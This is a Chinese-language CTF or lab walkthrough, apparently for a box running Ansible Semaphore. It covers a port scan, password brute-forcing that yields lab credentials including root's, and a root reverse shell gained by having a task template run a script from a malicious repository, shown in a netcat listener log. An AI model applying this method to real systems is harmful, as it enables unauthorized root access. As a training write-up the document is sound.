
端口扫描

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
```

80 port

静态界面，扫描目录无果


3000 port




`ansible semaphore`，没找到相关漏洞利用，于是尝试爆破账号密码

得到一组口令`ll104567:ll104567`

发现只是个guest用户，owner是`root` manager是`sublarge`




尝试爆破这两个用户的密码




得到root的密码是`password123`

getshell


先准备一个恶意仓库



修改仓库为目标仓库



创建一个模板执行仓库里面的脚本



运行任务模板拿到root shell

```
root@kali2 [~] ➜  nc -lvnp 4567

listening on [any] 4567 ...
connect to [192.168.0.108] from (UNKNOWN) [192.168.0.107] 41220
bash: cannot set terminal process group (377): Inappropriate ioctl for device
bash: no job control in this shell
root@Team:~/repository_1_template_4# id
id
uid=0(root) gid=0(root) groups=0(root)
```